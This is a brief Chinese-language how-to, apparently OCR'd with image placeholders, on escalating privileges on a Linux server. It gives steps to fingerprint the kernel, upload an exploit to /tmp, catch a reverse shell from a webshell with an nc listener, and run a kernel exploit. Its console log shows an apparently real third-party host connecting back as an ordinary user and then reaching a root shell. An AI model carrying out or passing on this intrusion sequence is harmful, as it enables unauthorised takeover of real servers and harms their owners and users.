

linux 提权

首先先看下 linux 内核（uname -a）

其次看下 linux 版本信息（lsb_release -a）




本地监听端口，上传特定的 exp 到/tmp 目录下（tmp 目录可写可执行）




然后配置 webshell，以便将 shell 反弹到本机

反弹成功，进入/tmp 目录编译 exp


C:\WINDOWS\system32\cmd.exe - nc -l -n -v -p 12666
C:\Documents and Settings\Administrator\桌面\nc>nc -l -n -v -p 12666
listening on [any] 12666 ...
connect to [192.168.1.199] from (UNKNOWN) [117.79.82.3] 41506
Linux service.elinkhost.com 2.6.18-194.11.3.el5 #1 SMP Mon Aug 30 16:19:16 EDT 2
010 x86_64 x86_64 x86_64 GNU/Linux
uid=515(lidawei816) gid=516(lidawei816) groups=516(lidawei816)

然后执行溢出（成功提权）


./2.6.18-194
sh: no job control in this shell
sh-3.2# id
uid=0(root) gid=516(lidawei816) groups=516(lidawei816)
sh-3.2#